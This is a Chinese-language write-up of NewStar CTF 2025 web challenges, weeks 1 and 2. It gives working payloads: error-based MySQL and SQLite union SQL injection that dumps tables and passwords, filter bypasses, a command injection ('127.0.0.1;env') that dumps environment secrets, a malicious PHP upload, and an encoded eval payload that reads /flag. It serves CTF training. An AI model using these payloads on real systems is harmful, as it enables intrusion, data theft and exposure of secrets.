week1
multi-headach3

根据提示先访问robots.txt,得/hidden.php,然后抓包发包flag在响应头
strange_login
考点:报错注入
简单测试发现是sql单引号闭合,而且有报错,直接打sql 报错注入就行
1
|
1'/**/or/**/updatexml(1,concat('~',(select/**/database())),1)#
|

1
|
1'/**/or/**/updatexml(1,concat('~',(select/**/group_concat(table_name)/**/from/**/information_schema.tables/**/where/**/table_schema=database())),1)#
|

1
|
1'/**/or/**/updatexml(1,concat('~',(select/**/group_concat(column_name)/**/from/**/information_schema.columns/**/where/**/table_name="users")),1)#
|

然后分别查一下字段没有flag,那根据题目提示说admin登入,显然是要得密码然后登入拿flag
1
|
1'/**/or/**/updatexml(1,concat('~',(select/**/group_concat(password)/**/from/**/`users`)),1)#
|
得到a7f8d9e2b3c4f5a6b7c8d9e0f1a2b3c,但是不对??可能是密码太长?没显示全?(显示的字符补全,那我们就分别查询,先查1-10,再查11-20,以此直到查到flag)
1
|
1'/**/or/**/updatexml(1,concat('~',mid((select/**/group_concat(password)/**/from/**/`users`),1,10)),1)#
|
查了三段a7f8d9e2b3,c4f5a6b7c8d9e0f1a2b3,d9e0f1a2b3c4显然第三段有点重复,所以拼接得到的密码是a7f8d9e2b3c4f5a6b7c8d9e0f1a2b3c4(直接查password就少一个4,绷不住),然后登入就有flag
黑客小W的故事(1)
考点:delete方法
根据提示抓包。count=1时每次发包多16,count=2时多32,那就直接让count=100,发一次包直接过

替换token到下一关,这一关,进去提示shipin=mogubaozi,还有post传参,参数随便试试,值就是第二关开始对话的那个guding,得到要用delete方法

用delete方法


访问/Level2_END,第三关:注意ua头要加版本


替换cookie得到flag

宇宙的中心是php
考点:intval性质
查看你源码得s3kret.php
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
|
<?php
highlight_file(__FILE__);
include "flag.php";
if(isset($_POST['newstar2025'])){
    $answer = $_POST['newstar2025'];
    if(intval($answer)!=47&&intval($answer,0)==47){
        echo $flag;
    }else{
        echo "你还未参透奥秘";
    }
}
|
这就是十进制!=47,自动取整=47,显然利用intval性质,直接赋值0x2f 或 057就行

输入是字符,这时候intval默认是10进制
PHP intval() 函数 | 菜鸟教程
别笑,你也过不了第二关

审计js代码,其实就算改分数
1
2
|
score = 1000000; // 直接设置分数
scoreEl.innerText = "分数: " + score;
|
然后分数够了访问flag.php,然后post传参
1
|
score=1000000 (具体数值取决于通关时的分数)
|


我真得控制你了
审计js代码,想按按钮没成功,那就直接伪造发包

然后一关弱口令admin/111111绕过
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
|
<?php
error_reporting(0);

function generate_dynamic_flag($secret) {
    return getenv("ICQ_FLAG") ?: 'default_flag';
}


if (isset($_GET['newstar'])) {
    $input = $_GET['newstar'];

    if (is_array($input)) {
        die("恭喜掌握新姿势");
    }


    if (preg_match('/[^\d*\/~()\s]/', $input)) {
        die("老套路了,行不行啊");
    }


    if (preg_match('/^[\d\s]+$/', $input)) {
        die("请输入有效的表达式");
    }

    $test = 0;
    try {
        @eval("\$test = $input;");
    } catch (Error $e) {
        die("表达式错误");
    }

    if ($test == 2025) {
        $flag = generate_dynamic_flag($flag_secret);
        echo "<div class='success'>拿下flag!</div>";
        echo "<div class='flag-container'><div class='flag'>FLAG: {$flag}</div></div>";
    } else {
        echo "<div class='error'>大哥哥泥把数字算错了: $test ≠ 2025</div>";
    }
} else {
    ?>
<?php } ?>
|
代码限制
1
2
3
4
|
不能是数组:is_array($input) 必须为 false
字符限制:只能包含 \d*\/~()\s(数字、*、/、~、括号、空格)
不能纯数字:preg_match('/^[\d\s]+$/', $input) 必须为 false
目标:$test 必须等于 2025
|
那很简单了
week2
DD加速器
127.0.0.1;env就行,flag在环境

白帽小K的故事(1)
由提示看源码,知道/v1/onload,/v1/music可以读文件,/v1/upload可以上传文件,上传恶意文件看看

可以上传恶意文件,也可以读

但是不知道路径,咋搞。我们1.php写入phpinfo看看php文件会不会被解析,这个路由只会读取

这个路由成功解析

搞点哦润吉吃吃橘


根据提示发现,start_challenge路由的响应set-cookie中的session作为verify_token中的session才行,然后我们再写代码提取token计算式然后计算提交就行
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
|
import requests

def auto_challenge():
    base_url = "https://eci-2ze9i5ld3m7d7x4xrtqn.cloudeci1.ichunqiu.com:5000/"

    headers = {
    "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36",
    "Content-Type": "application/json",
    "Cookie": "session=eyJsb2dnZWRfaW4iOnRydWUsInVzZXJuYW1lIjoiRG9ybyJ9.aOTHvQ.b-mL3B7omr-6O1FRTNHSXya64GM"
    }

    session = requests.Session()
    session.headers.update(headers)

    try:
        # 1. 启动挑战
        start_response = session.post(f"{base_url}/start_challenge")
        if start_response.status_code != 200:
            return

        # 2. 获取新的session cookie
        new_session_cookie = None
        if 'Set-Cookie' in start_response.headers:
            set_cookie = start_response.headers['Set-Cookie']
            if 'session=' in set_cookie:
                new_session_cookie = set_cookie.split('session=')[1].split(';')[0]
                session.cookies.set('session', new_session_cookie)

        start_data = start_response.json()
        if "error" in start_data:
            return

        # 3. 获取表达式并计算token
        expression = start_data.get("expression", "")
        if not expression or "token =" not in expression:
            return

        calc_expr = expression.split("token =")[1].strip()
        token = eval(calc_expr)

        # 4. 提交验证
        submit_data = {"token": int(token)}
        submit_headers = {"Cookie": f"session={new_session_cookie}"} if new_session_cookie else headers

        submit_response = session.post(f"{base_url}/verify_token", json=submit_data, headers=submit_headers)
        print(submit_response.text)

    except Exception as e:
        print(f"错误: {e}")

if __name__ == "__main__":
    auto_challenge()
|
真的是签到诶
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
|
<?php
highlight_file(__FILE__);

$cipher = $_POST['cipher'] ?? '';

function atbash($text) {
  $result = '';
  foreach (str_split($text) as $char) {
    if (ctype_alpha($char)) {
      $is_upper = ctype_upper($char);
      $base = $is_upper ? ord('A') : ord('a');
      $offset = ord(strtolower($char)) - ord('a');
      $new_char = chr($base + (25 - $offset));
      $result .= $new_char;
    } else {
      $result .= $char;
    }
  }
  return $result;
}

if ($cipher) {
  $cipher = base64_decode($cipher);
  $encoded = atbash($cipher);
  $encoded = str_replace(' ', '', $encoded);
  $encoded = str_rot13($encoded);
  @eval($encoded);
  exit;
}

$question = "真的是签到吗?";
$answer = "真的很签到诶!";

$res =  $question . "<br>" . $answer . "<br>";
echo $res . $res . $res . $res . $res;

?
|
过程
1
2
3
4
5
|
Base64解码:$cipher = base64_decode($cipher);
Atbash加密:$encoded = atbash($cipher);
去除空格:$encoded = str_replace(' ', '', $encoded);
ROT13加密:$encoded = str_rot13($encoded);
代码执行:@eval($encoded);
|
所以逆向代码如下
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
|
<?php
// 简化版Payload生成器

function atbash($text) {
    $result = '';
    foreach (str_split($text) as $char) {
        if (ctype_alpha($char)) {
            $is_upper = ctype_upper($char);
            $base = $is_upper ? ord('A') : ord('a');
            $offset = ord(strtolower($char)) - ord('a');
            $new_char = chr($base + (25 - $offset));
            $result .= $new_char;
        } else {
            $result .= $char;
        }
    }
    return $result;
}


$code = "show_source('/flag');";  // print_r(scandir('/'));		绕过空格

// 生成payload - 逆向构造
$rot13_decoded = str_rot13($code);    // ROT13解密
$atbash_decoded = atbash($rot13_decoded); // Atbash解密,这个函数既是加密也是解密,因为Atbash是自逆的
$payload = base64_encode($atbash_decoded); // Base64编码

echo "原始代码: $code\n";
echo "ROT13解密: $rot13_decoded\n";
echo "Atbash解密: $atbash_decoded\n";
echo "最终Payload: $payload\n";
echo "POST数据: cipher=$payload\n";

// 验证过程
echo "\n=== 验证过程 ===\n";
$test1 = base64_decode($payload);
echo "Base64解码: $test1\n";
$test2 = atbash($test1);
echo "Atbash加密: $test2\n";
$test3 = str_replace(' ', '', $test2);
echo "去除空格: $test3\n";
$test4 = str_rot13($test3);
echo "ROT13加密: $test4\n";
echo "最终执行: $test4\n";
?>
|
小E的管理系统1
考点:过滤空格与逗号(join绕过)的sqlite注入

测试发现引号被过滤,那就打数字型看看,空格,/**/,%23,;,逗号,=被过滤
,%0a绕过,order by判断一下,有5列
1
|
1%0aunion%0aselect(database())
|
发现不是mysql数据库

打1%0aunion%0aselect(sqlite_version())发现是sqlite数据库,只是报错列数不一致

由于逗号被禁了用join绕过
1
|
1%0aunion%0aselect%0a*%0afrom%0a(select%0a1)A%0ajoin%0a(select%0a2)B%0ajoin%0a(select%0a3)C%0ajoin%0a(select%0a4)D%0ajoin%0a(select%0asqlite_version())E
|

查表
1
|
1%0aunion%0aselect%0a*%0afrom%0a(select%0a1)A%0ajoin%0a(select%0a2)B%0ajoin%0a(select%0a3)C%0ajoin%0a(select%0a4)D%0ajoin%0a(select%0asql%0afrom%0asqlite_master)E
|
得到3个表,不过flag肯定在sys_config的可能性大一些
